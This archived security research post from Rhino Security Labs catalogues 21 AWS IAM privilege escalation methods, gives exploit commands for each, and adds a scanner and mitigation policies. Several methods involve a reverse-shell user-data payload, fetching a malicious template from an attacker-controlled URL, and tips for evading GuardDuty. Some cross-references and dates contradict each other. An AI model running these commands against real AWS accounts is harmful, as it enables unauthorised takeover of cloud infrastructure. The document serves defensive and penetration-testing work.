AWS IAM Privilege Escalation – Methods and Mitigation

By Spencer Gietzen

Published: 2018-11-19 · Archived: 2026-04-05 14:50:09 UTC

Intro: AWS Privilege Escalation Vulnerabilities

At Rhino Security Labs, we do a lot of penetration testing for AWS architecture, and invest heavily in related AWS security research. This post will cover our recent findings in new IAM Privilege Escalation methods – 21 in total – which allow an attacker to escalate from a compromised low-privilege account to full administrative privileges.

In addition to many new privilege escalation routes, we've created a scanning tool (available on Github) to identify these vulnerabilities in your own AWS user account. if you have an account with IAM read access for all users, the script can be run against *every user in the account* to detect these vulnerabilities account-wide.

Note: This is a longer, more meaty blog post. For those just looking for the remediation steps and scanner….

- AWS Privilege Escalation Scanner (aws_escalate.py) + Github
- Mitigation Suggestions
- AWS Exploitation (and Pacu Beta)

Why is this Important?

Cloud privilege escalation and IAM permission misconfigurations have been discussed in the past, but most posts and tools only offer 'best practices' and not context on what's *actually exploitable*.

By documenting specific combinations of weak permissions that could lead to compromise, we aim to help highlight these risks and bring awareness to ways API permissions can be abused.

Specific AWS Escalation Methods

Here we get into the full list of identified escalation methods, as well as a description and potential impact for each.

Specific credit to Asaf Hecht and the team at CyberArk for their initial research into "AWS Shadow Admins". Their aggregation of AWS IAM privilege escalation research is included here and helped drive forward this idea and the discovery of new methods.

1. Creating a new policy version

Description: An attacker with the iam:CreatePolicyVersion permission can create a new version of an IAM policy that they have access to. This allows them to define their own custom permissions. When creating a new policy version, it needs to be set as the default version to take effect, which you would think would require the iam:SetDefaultPolicyVersion permission, but when creating a new policy version, it is possible to include a flag (–set-as-default) that will automatically create it as the new default version. That flag does **not** require the iam:SetDefaultPolicyVersion permission to use.

An example command to exploit this method might look like this:

> *aws iam create-policy-version –policy-arn target_policy_arn –policy-document file://path/to/administrator/policy.json –set-as-default*

Where the policy.json file would include a policy document that allows any action against any resource in the account.

Potential Impact: This privilege escalation method could allow a user to gain full administrator access of the AWS account.

2. Setting the default policy version to an existing version

Description: An attacker with the iam:SetDefaultPolicyVersion permission may be able to escalate privileges through existing policy versions that are not currently in use. If a policy that they have access to has versions that are not the default, they would be able to change the default version to any other existing version.

An example command to exploit this method might look like this:

> *aws iam set-default-policy-version –policy-arn target_policy_arn –version-id v2*

Where “v2” is the policy version with the most privileges available.

Potential Impact: The potential impact is associated with the level of permissions that the inactive policy version has. This could range from no privilege escalation at all to gaining full administrator access to the AWS account, depending on what the inactive policy versions have access to.

3. Creating an EC2 instance with an existing instance profile

Description: An attacker with the iam:PassRole and ec2:RunInstances permissions can create a new EC2 instance that they will have operating system access to and pass an existing EC2 instance profile/service role to it. They can then login to the instance and request the associated AWS keys from the EC2 instance meta data, which gives them access to all the permissions that the associated instance profile/service role has.

The attacker can gain access to the instance in a few different ways. One way would be to create/import an SSH key and associated it with the instance on creation, so they can SSH into it. Another way would be to supply a script in the EC2 User Data that would give them access, such as an Empire stager, or even just a reverse shell payload.

Once the instance is running and the user has access to it, they can query the EC2 metadata to retrieve temporary credentials for the associated instance profile, giving them access to any AWS service that the attached role has.

An example command to exploit this method might look like this:

> *aws ec2 run-instances –image-id ami-a4dc46db –instance-type t2.micro –iam-instance-profile Name=iam-full-access-ip –key-name my_ssh_key –security-group-ids sg-123456*

Where the attacker has access to my_ssh_key and the security group sg-123456 allows SSH access. Another command that could be run that doesn't require an SSH key or security group allowing SSH access might look like this:

> *aws ec2 run-instances –image-id ami-a4dc46db –instance-type t2.micro –iam-instance-profile Name=iam-full-access-ip –user-data file://script/with/reverse/shell.sh*

Where the .sh script file contains a script to open a reverse shell in one way or another.

An important note to make about this attack is that an obvious indicator of compromise is when EC2 instance profile credentials are used outside of the specific instance. Even AWS GuardDuty triggers on this (https://docs.aws.amazon.com/guardduty/latest/ug/guardduty_finding-types.html#unauthorized11), so it is not a smart move to exfiltrate these credentials and run them locally, but rather access the AWS API from within that EC2 instance.

Potential Impact: This attack would give an attacker access to the set of permissions that the instance profile/role has, which again could range from no privilege escalation to full administrator access of the AWS account.

4. Creating a new user access key

Description: An attacker with the iam:CreateAccessKey permission on other users can create an access key ID and secret access key belonging to another user in the AWS environment, if they don't already have two sets associated with them (which best practice says they shouldn't).

An example command to exploit this method might look like this:

> *aws iam create-access-key –user-name target_user*

Where target_user has an extended set of permissions compared to the current user.

Potential Impact: This method would give an attacker the same level of permissions as any user they were able to create an access key for, which could range from no privilege escalation to full administrator access to the account.

5. Creating a new login profile

Description: An attacker with the iam:CreateLoginProfile permission on other users can create a password to use to login to the AWS console on any user that does not already have a login profile setup.

An example command to exploit this method might look like this:

> *aws iam create-login-profile –user-name target_user –password ‘|*
> *[3rxYGGl3@`~68)O{,-$1B”zKejZZ.X1;6T}<XT5isoE=LB2L^G@{uK>f;/CQQeXSo>}th)KZ7v?*
> *\\hq.#@dh49″=fT;|,lyTKOLG7J[qH$LV5U<9`O~Z”,jJ[iT-D^(‘ –no-password-reset-required*

Where target_user has an extended set of permissions compared to the current user and the password is the max possible length (128 characters) with all types of characters (symbols, lowercase, uppercase, numbers) so that you can guarantee that it will meet the accounts minimum password requirements.

Potential Impact: This method would give an attacker the same level of permissions as any user they were able to create a login profile for, which could range from no privilege escalation to full administrator access to the account.

6. Updating an existing login profile

Description: An attacker with the iam:UpdateLoginProfile permission on other users can change the password used to login to the AWS console on any user that already has a login profile setup.

Like creating a login profile, an example command to exploit this method might look like this:

> *aws iam update-login-profile –user-name target_user –password ‘|*
> *[3rxYGGl3@`~68)O{,-$1B”zKejZZ.X1;6T}<XT5isoE=LB2L^G@{uK>f;/CQQeXSo>}th)KZ7v?*
> *\\hq.#@dh49″=fT;|,lyTKOLG7J[qH$LV5U<9`O~Z”,jJ[iT-D^(‘ –no-password-reset-required*

Where target_user has an extended set of permissions compared to the current user and the password is the max possible length (128 characters) with all types of characters (symbols, lowercase, uppercase, numbers) so that you can guarantee that it will meet the accounts minimum password requirements.

Potential Impact: This method would give an attacker the same level of permissions as any user they were able to update the login profile for, which could range from no privilege escalation to full administrator access to the account.

7. Attaching a policy to a user

Description: An attacker with the iam:AttachUserPolicy permission can escalate privileges by attaching a policy to a user that they have access to, adding the permissions of that policy to the attacker.

An example command to exploit this method might look like this:

> *aws iam attach-user-policy –user-name my_username –policy-arn*
> *arn:aws:iam::aws:policy/AdministratorAccess*

Where the user name is the current user.

Potential Impact: An attacker would be able to use this method to attach the AdministratorAccess AWS managed policy to a user, giving them full administrator access to the AWS environment.

8. Attaching a policy to a group

Description: An attacker with the iam:AttachGroupPolicy permission can escalate privileges by attaching a policy to a group that they are a part of, adding the permissions of that policy to the attacker.

An example command to exploit this method might look like this:

> *aws iam attach-group-policy –group-name group_i_am_in –policy-arn arn:aws:iam::aws:policy/AdministratorAccess*

Where the group is a group the current user is a part of.

Potential Impact: An attacker would be able to use this method to attach the AdministratorAccess AWS managed policy to a group, giving them full administrator access to the AWS environment.

9. Attaching a policy to a role

Description: An attacker with the iam:AttachRolePolicy permission can escalate privileges by attaching a policy to a role that they have access to, adding the permissions of that policy to the attacker.

An example command to exploit this method might look like this:

> *aws iam attach-role-policy –role-name role_i_can_assume –policy-arn arn:aws:iam::aws:policy/AdministratorAccess*

Where the role is a role that the current user can temporarily assume with sts:AssumeRole.

Potential Impact: An attacker would be able to use this method to attach the AdministratorAccess AWS managed policy to a role, giving them full administrator access to the AWS environment.

10. Creating/updating an inline policy for a user

Description: An attacker with the iam:PutUserPolicy permission can escalate privileges by creating or updating an inline policy for a user that they have access to, adding the permissions of that policy to the attacker.

An example command to exploit this method might look like this:

> *aws iam put-user-policy –user-name my_username –policy-name my_inline_policy –policy-document file://path/to/administrator/policy.json*

Where the user name is the current user.

Potential Impact: Due to the ability to specify an arbitrary policy document with this method, the attacker could specify a policy that gives permission to perform any action on any resource, ultimately escalating to full administrator privileges in the AWS environment.

11. Creating/updating an inline policy for a group

Description: An attacker with the iam:PutGroupPolicy permission can escalate privileges by creating or updating an inline policy for a group that they are a part of, adding the permissions of that policy to the attacker.

An example command to exploit this method might look like this:

> *aws iam put-group-policy –group-name group_i_am_in –policy-name group_inline_policy –policy-document file://path/to/administrator/policy.json>*

Where the group is a group the current user is in.

Potential Impact: Due to the ability to specify an arbitrary policy document with this method, the attacker could specify a policy that gives permission to perform any action on any resource, ultimately escalating to full administrator privileges in the AWS environment.

12. Creating/updating an inline policy for a role

Description: An attacker with the iam:PutRolePolicy permission can escalate privileges by creating or updating an inline policy for a role that they have access to, adding the permissions of that policy to the attacker.

An example command to exploit this method might look like this:

> *aws iam put-role-policy –role-name role_i_can_assume –policy-name role_inline_policy –policy-document file://path/to/administrator/policy.json*

Where the role is a role that the current user can temporarily assume with sts:AssumeRole.

Potential Impact: Due to the ability to specify an arbitrary policy document with this method, the attacker could specify a policy that gives permission to perform any action on any resource, ultimately escalating to full administrator privileges in the AWS environment.

13. Adding a user to a group

Description: An attacker with the iam:AddUserToGroup permission can use it to add themselves to an existing IAM Group in the AWS account.

An example command to exploit this method might look like this:

> *aws iam add-user-to-group –group-name target_group –user-name my_username*

Where target_group has more/different privileges than the attacker’s user account.

Potential Impact: The attacker would be able to gain privileges of any existing group in the account, which could range from no privilege escalation to full administrator access to the account.

14. Updating the AssumeRolePolicyDocument of a role

Description: An attacker with the iam:UpdateAssumeRolePolicy and sts:AssumeRole permissions would be able to change the assume role policy document of any existing role to allow them to assume that role.

An example command to exploit this method might look like this:

> *aws iam update-assume-role-policy –role-name role_i_can_assume –policy-document file://path/to/assume/role/policy.json*

Where the policy looks like the following, which gives the user permission to assume the role:

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::my_account_id:user/my_username"
            },
            "Action": "sts:AssumeRole"
        }
    ]
}
```

Potential Impact: This would give the attacker the privileges that are attached to any role in the account, which could range from no privilege escalation to full administrator access to the account.

15. Passing a role to a new Lambda function, then invoking it

Description: A user with the iam:PassRole, lambda:CreateFunction, and lambda:InvokeFunction permissions can escalate privileges by passing an existing IAM role to a new Lambda function that includes code to import the relevant AWS library to their programming language of choice, then using it perform actions of their choice. The code could then be run by invoking the function through the AWS API.

An example set of commands to exploit this method might look like this:

> *aws lambda create-function –function-name my_function –runtime python3.6 –role arn_of_lambda_role –handler lambda_function.lambda_handler –code file://my/python/code.py*

Where the code in the python file would utilize the targeted role. An example that uses IAM to attach an administrator policy to the current user can be seen here:

> import boto3
>
> def lambda_handler(event, context):
>
> client = boto3.client('iam')
>
> response = client.attach_user_policy(
>
> UserName='my_username',
>
> PolicyArn=' arn:aws:iam::aws:policy/AdministratorAccess'

>)
>
> return response

After this, the attacker would then invoke the Lambda function using the following command:

> *aws lambda invoke –function-name my_function output.txt*

Where output.txt is where the results of the invocation will be stored.

Potential Impact: This would give a user access to the privileges associated with any Lambda service role that exists in the account, which could range from no privilege escalation to full administrator access to the account.

16. Passing a role to a new Lambda function, then triggering it with DynamoDB

Description: A user with the iam:PassRole, lambda:CreateFunction, and lambda:CreateEventSourceMapping (and possibly dynamodb:PutItem and dynamodb:CreateTable) permissions, but without the lambda:InvokeFunction permission, can escalate privileges by passing an existing IAM role to a new Lambda function that includes code to import the relevant AWS library to their programming language of choice, then using it perform actions of their choice. They then would need to either create a DynamoDB table or use an existing one, to create an event source mapping for the Lambda function pointing to that DynamoDB table. Then they would need to either put an item into the table or wait for another method to do so that the Lambda function will be invoked.

An example set of commands to exploit this method might look like this:

> *aws lambda create-function –function-name my_function –runtime python3.6 –role arn_of_lambda_role –handler lambda_function.lambda_handler –code file://my/python/code.py*

Where the code in the python file would utilize the targeted role. An example would be the same script used in method 11's description.

After this, the next step depends on whether DynamoDB is being used in the current AWS environment. If it is being used, all that needs to be done is creating the event source mapping for the Lambda function, but if not, then the attacker will need to create a table with streaming enabled with the following command:

> *aws dynamodb create-table –table-name my_table –attribute-definitions AttributeName=Test,AttributeType=S –key-schema AttributeName=Test,KeyType=HASH –provisioned-throughput ReadCapacityUnits=5,WriteCapacityUnits=5 –stream-specification StreamEnabled=true,StreamViewType=NEW_AND_OLD_IMAGES*

After this command, the attacker would connect the Lambda function and the DynamoDB table by creating an event source mapping with the following command:

> *aws lambda create-event-source-mapping –function-name my_function –event-source-arn arn_of_dynamodb_table_stream –enabled –starting-position LATEST*

Now that the Lambda function and the stream are connected, the attacker can invoke the Lambda function by triggering the DynamoDB stream. This can be done by putting an item into the DynamoDB table, which will trigger the stream, using the following command:

> *aws dynamodb put-item –table-name my_table –item Test={S=”Random string”}*

At this point, the Lambda function will be invoked, and the attacker will be made an administrator of the AWS account.

Potential Impact: This would give an attacker access to the privileges associated with any Lambda service role that exists in the account, which could range from no privilege escalation to full administrator access to the account.

17. Updating the code of an existing Lambda function

Description: An attacker with the lambda:UpdateFunctionCode permission could update the code in an existing Lambda function with an IAM role attached so that it would import the relevant AWS library in that programming language and use it to perform actions on behalf of that role. They would then need to wait for it to be invoked if they were not able to do so directly, but if it already exists, there is likely some way that it will be invoked.

An example command to exploit this method might look like this:

> *aws lambda update-function-code –function-name target_function –zip-file fileb://my/lambda/code/zipped.zip*

Where the associated .zip file contains code that utilizes the Lambda’s role. An example could include the code snippet from methods 11 and 12.

Potential Impact: This would give an attacker access to the privileges associated with the Lambda service role that is attached to that function, which could range from no privilege escalation to full administrator access to the account.

18. Passing a role to a Glue Development Endpoint

Description: An attacker with the iam:PassRole and glue:CreateDevEndpoint permissions could create a new AWS Glue development endpoint and pass an existing service role to it. They then could SSH into the instance and use the AWS CLI to have access of the permissions the role has access to.

An example command to exploit this method might look like this:

> *aws glue create-dev-endpoint –endpoint-name my_dev_endpoint –role-arn arn_of_glue_service_role –public-key file://path/to/my/public/ssh/key.pub*

Now the attacker would just need to SSH into the development endpoint to access the roles credentials. Even though it is not specifically noted in the GuardDuty documentation, like method number 2 (Creating an EC2 instance with an existing instance profile), it would be a bad idea to exfiltrate the credentials from the Glue Instance. Instead, the AWS API should be accessed directly from the new instance.

Potential Impact: This would give an attacker access to the privileges associated with any Glue service role that exists in the account, which could range from no privilege escalation to full administrator access to the account.

19. Updating an existing Glue Dev Endpoint

Description: An attacker with the glue:UpdateDevEndpoint permission would be able to update the associated SSH public key of an existing Glue development endpoint, to then SSH into it and have access to the permissions the attached role has access to.

An example command to exploit this method might look like this:

> *aws glue –endpoint-name target_endpoint –public-key file://path/to/my/public/ssh/key.pub*

Now the attacker would just need to SSH into the development endpoint to access the roles credentials. Like method number 14, even though it is not specifically noted in the GuardDuty documentation, it would be a bad idea to exfiltrate the credentials from the Glue Instance. Instead, the AWS API should be accessed directly from the new instance.

Potential Impact: This would give an attacker access to the privileges associated with the role attached to the specific Glue development endpoint, which could range from no privilege escalation to full administrator access to the account.

20. Passing a role to CloudFormation

Description: An attacker with the iam:PassRole and cloudformation:CreateStack permissions would be able to escalate privileges by creating a CloudFormation template that will perform actions and create resources using the permissions of the role that was passed when creating a CloudFormation stack.

An example command to exploit this method might look like this:

> *aws cloudformation create-stack –stack-name my_stack –template-url http://my-website.com/my-malicious-template.template –role-arn arn_of_cloudformation_service_role*

Where the template located at the attacker's website includes directions to perform malicious actions, such as creating an administrator user and then using those credentials to escalate their own access.

Potential Impact: This would give an attacker access to the privileges associated with the role that was passed when creating the CloudFormation stack, which could range from no privilege escalation to full administrator access to the account.

21. Passing a role to Data Pipeline

Description: An attacker with the iam:PassRole, datapipeline:CreatePipeline, and datapipeline:PutPipelineDefinition permissions would be able to escalate privileges by creating a pipeline and updating it to run an arbitrary AWS CLI command or create other resources, either once or on an interval with the permissions of the role that was passed in.

Some example commands to exploit this method might look like these:

> *aws datapipeline create-pipeline –name my_pipeline –unique-id unique_string*

Which will create an empty pipeline. The attacker then needs to update the definition of the pipeline to tell it what to do, with a command like this:

> *aws datapipeline put-pipeline-definition –pipeline-id unique_string –pipeline-definition file://path/to/my/pipeline/definition.json*

Where the pipeline definition file contains a directive to run a command or create resources using the AWS API that could help the attacker gain additional privileges.

Potential Impact: This would give the attacker access to the privileges associated with the role that was passed when creating the pipeline, which could range from no privilege escalation to full administrator access to the account.

Scanning for Permission Flaws: aws_escalate

While any of these privilege escalation methods can be checked manually, by either manually reviewing the users IAM permissions or attempting to exploit each method, it can be very time consuming.

To automate this process, we have written a tool to do all that checking for you: aws_escalate.py.

Using the script (Github available here), it is possible to detect what users have access to what privilege escalation methods in an AWS environment. It can be run against any single user or every user in the account if the access keys being used have IAM read access. Results output is in csv, including a breakdown of users scanned and the privilege escalation methods they are vulnerable to.

When opened in Excel, the left-most column contains the names of all the privilege escalation methods that were checked for and the top-most row includes the names of all the IAM users that were checked.

Every field (intersecting a specific vulnerability and tested key) has three possible values: Confirmed, Potential, or Blank (the associated account is not vulnerable). “Confirmed” means it is *confirmed* that that privilege escalation method works for that user.

If the cell is “Potential”, that means that that privilege escalation method will *potentially* work, but further investigation is required.

An example of this case is when the user has the required permissions for a method, but the script can't determine if the resources they can execute on allow for privilege escalation or not.
If the cell is empty, the user does not have the required permissions for that escalation method.

If a user is detected to already have administrator privileges, they will be marked with "(Admin)" next to their username in their column.

aws_escalate Usage and Example

The 'help' output of the tool:

usage: aws_escalate.py [-h] [–all-users] [–user-name USER_NAME]
–access-key-id ACCESS_KEY_ID –secret-key
SECRET_KEY [–session-token SESSION_TOKEN]

This script will fetch permissions for a set of users and then scan for
permission misconfigurations to see what privilege escalation methods are
possible. Available attack paths will be output to a .csv file in the same directory.

optional arguments:
-h, –help show this help message and exit
–all-users Run this module against every user in the account.
.
–user-name USER_NAME
A single username of a user to run this module
against. By default, the user to which the active AWS
keys belong to will be used.
–access-key-id ACCESS_KEY_ID
The AWS access key ID to use for authentication.
–secret-key SECRET_KEY
The AWS secret access key to use for authentication.
–session-token SESSION_TOKEN
The AWS session token to use for authentication, if
there is one.

Some usage examples:

Check what privilege escalation methods the current user has access to:

python3 aws_escalate.py –access-key-id ABCDEFGHIJK –secret-key hdj6kshakl31/1asdhui1hka

Check what privilege escalation methods a specific user has access to:
python3 aws_escalate.py –user-name some_other_user –access-key-id ABCDEFGHIJK –secret-key hdj6kshakl31/1asdhui1hka

Check what privilege escalation methods all users have access to:

python3 aws_escalate.py –all-users –access-key-id ABCDEFGHIJK –secret-key hdj6kshakl31/1asdhui1hka

Here is an example .csv output of the aws_escalate.py scan I ran against a test environment. This sandbox environment has 10 separate IAM users, two of which already have administrator privileges (Dave and Spencer) and two are not vulnerable to any of the privilege escalation methods (Bill and BurpS3Checker).

	A	B	C	D	E	F	G	H	I	J	K
1		App2	Bill	BurpS3Checker	Dave (Admin)	IT	Mike	Ralph	Sarah	Spencer (Admin)	Test
2	CreateNewPolicyVersion								Confirmed		Confirmed
3	SetExistingDefaultPolicyVersion								Confirmed		Confirmed
4	CreateEC2WithExistingIP	Potential									Confirmed
5	CreateAccessKey								Confirmed		Confirmed
6	CreateLoginProfile								Confirmed		Confirmed
7	UpdateLoginProfile								Confirmed		Confirmed
8	AttachUserPolicy								Confirmed		Confirmed
9	AttachGroupPolicy								Confirmed		Confirmed
10	AttachRolePolicy										
11	PutUserPolicy								Confirmed		Confirmed
12	PutGroupPolicy								Confirmed		Confirmed
13	PutRolePolicy										
14	AddUserToGroup								Confirmed		Confirmed
15	UpdateRolePolicyToAssumeIt										
16	PassExistingRoleToNewLambdaThenInvoke						Confirmed				
17	PassExistingRoleToNewLambdaThenTriggerWithNewDynamo					Potential	Confirmed				
18	PassExistingRoleToNewLambdaThenTriggerWithExistingDynamo					Potential	Confirmed				
19	PassExistingRoleToNewGlueDevEndpoint	Potential									
20	UpdateExistingGlueDevEndpoint	Confirmed									
21	PassExistingRoleToCloudFormation	Potential									
22	PassExistingRoleToNewDataPipeline					Potential	Confirmed	Potential			
23	EditExistingLambdaFunctionWithRole						Confirmed				

Defense and Mitigation

In general, defending against these attacks is (in theory) relatively simple. The complication comes in when trying to defend against these kinds of attacks when your own environment. In any case, the number one recommendation would be to fully utilize the "Resource" option of IAM policies, and this includes using the built-in variables that policies support.

A list of supporting variables and descriptions can be found here: https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_variables.html, but broadly, they allow you set allow or deny certain IAM permissions based on something you don't know exactly at the time of creation or something that can change over time, from user to user, or other ways (a variable).

The two main IAM policy variables to pay attention to are "aws:SourceIp" (the IP address detected when making API calls) and "aws:username" (the username of the user who is making API calls). Obviously, by restricting permissions to a known IP address, the chances of API calls coming from that IP are not malicious is greatly increased.

By using the "aws:username" variable, it is possible to give users a variety of IAM permissions that they can only execute against themselves. Examples of permissions you would want to use this variable in the resource for include aws:CreateAccessKey (method #4), aws:CreateLoginProfile (method #5), and aws:UpdateLoginProfile (method #6). Included in this list should be permissions relating to setting up (**not** deleting/removing) multi-factor authentication for the current user account. By giving an IAM user all of these permissions but restricting them to

only being allowed to be run on the current user, a user can create their own login profile/password, change their own password, create themselves a new set of access keys, and setup multi-factor authentication for themselves.

A policy like that might look like the following:

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Action": [
                "iam:CreateAccessKey",
                "iam:CreateLoginProfile",
                "iam:UpdateLoginProfile",
                "iam:CreateVirtualMFADevice"
            ],
            "Effect": "Allow",
            "Resource": ["arn:aws:iam::ACCOUNT-ID:user/${aws:username}"]
        }
    ]
}
```

Now for any user that this policy is attached to, they can only perform those four actions on themselves, because of the user of the “aws:username” variables. This example policy shows how to correctly format those variables to be recognized correctly by IAM, which is done by putting the IAM variable name inside curly-brackets that begin with a money sign (${example-variable}).

To restrict access to a certain IP address, the IAM policy must user the “Condition” key to set a condition that the IAM user is allowed to perform these actions, if and only if this condition is set. The following IAM policy document snippet shows “Condition” being used to restrict access to only those users who run API calls after a certain time (2013-08-16T12:00:00Z), before another time (2013-08-16T15:00:00Z) and having an IP address originating from a certain CIDR range (192.0.2.0/24 or 203.0.113.0/24).

```
"Condition": {
    "DateGreaterThan": {
        "aws:CurrentTime": "2013-08-16T12:00:00Z"
    },
    "DateLessThan": {
        "aws:CurrentTime": "2013-08-16T15:00:00Z"
    },
    "IpAddress": {
        "aws:SourceIp": [
            "192.0.2.0/24",
            "203.0.113.0/24"
        ]
    }
}
```


Preview: AWS Exploitation and Pacu

This AWS privilege escalation scanner came from a larger Rhino project currently in development – Pacu (aptly named after a type of Piranha in the Amazon).

Pacu is an open source AWS post-exploitation framework, designed for offensive security testing against AWS environments.

Created and maintained by Rhino Security Labs, the framework allows penetration testers to identify areas of attack once initial access is obtained to an AWS account. Like other open source offensive security tools, Pacu is built to identify AWS flaws and misconfigurations, helping AWS users better understand the impact of those risks.

One of these modules will be a similar privilege escalation scanner, with the option to exploit any vulnerable account automatically. This following video shows Pacu identifying a privilege escalation route and exploiting it for immediate AWS administrator access.



Pacu Beta Testing

EDIT (8/13/18): Pacu beta has now been closed and is now live on GitHub: https://github.com/RhinoSecurityLabs/pacu

A supporting OWASP Talk can be found on YouTube here.

Conclusion

AWS security can be a tough task to accurately and successfully take on, but by protecting against privilege escalation attacks, security of an AWS environment can be improved significantly.

This striving for security maturation in the cloud is why we're developing an AWS post-exploitation tool, Pacu. Pacu will be publicly released as an open source project early August 2018.

Source: https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation/